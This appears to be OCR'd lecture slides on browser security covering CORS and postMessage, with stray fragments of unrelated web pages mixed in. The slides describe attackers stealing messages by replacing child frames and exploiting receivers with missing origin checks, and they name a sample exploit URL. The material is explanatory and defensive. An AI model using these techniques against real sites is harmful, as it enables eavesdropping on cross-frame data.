
Reading permission on the server

- Access-Control-Allow-Origin: <list of domains>
  - Typical usage: Access-Control-Allow-Origin: *

Sending permission

- "In-flight" check if the server is willing to receive the request


CORS Example



```
Origin: app.c.com

$.post({url: "api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```


CORS Example



```
Origin: app.c.com

$.post({url: “api.c.com/x“,
  success: function(r){
    $("#div1").html(r);
  }
});
```

CORS Example




```
Origin: app.c.com

$.post({url: "api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```

postMessage


- New API for inter-frame communication
- Supported in latest browsers



Enter a friend, group or email address

Samuel Son
http://www.cs.utexas.edu/~samuel/
Hello folks~ I am a doctoral student in UTCS. My research advisor is Vitaly Shmatikov. I also collaborate frequently with Kathryn S McKinley. If you want to contact me for intern or research opportunities, Plz send me an email :)

Example of postMessage Usage



```
document.addEventListener("message", receiver);
function receiver(e) {
   if (e.origin == “http://a.com") {
      … e.data … }
}
```

```
frames[0].postMessage(“Hello!”, “http://b.com”);
```


Messages are sent to frames, not origins


Message Eavesdropping (1)

frames[0].postMessage("Hello!")

With descendant frame navigation policy

Attacker replaces inner frame with his own, gets message







Message Eavesdropping (2)

frames[0].postMessage("Hello!")


With any frame navigation policy

Attacker replaces child frame with his own, gets message





Who Sent the Message?




```
function msgReceiver(e) {
 if(e.origin !== "http://hostA")
```

HTML Living Standard (whatwg.org)

Authors should check the origin attribute to ensure that messages are only accepted from domains that they expect to receive messages from

And If The Check Is Wrong?



www.bogusjumptime.com/exploit/

NDSS 2013 call for papers
TOP STORY 09:45AM EST

THE LATEST | MOST SHARED

The Postman Always Rings Twice: Attacking and Defending postMessage in HTML5 Websites
10:00AM EST

The camera-ready due for NDSS 2013 is coming up
TV WATCH ONLY ON PEOPLE.COM 09:10AM EST

Internet Society 20 years
09:05AM EST

19th Annual Network & Distributed System Security Symposium

The Postman Always Rings Twice

[Son and Shmatikov]

A study of postMessage usage in top 10,000 sites

2,245 (22%) have a postMessage receiver

1,585 have a receiver without an origin check

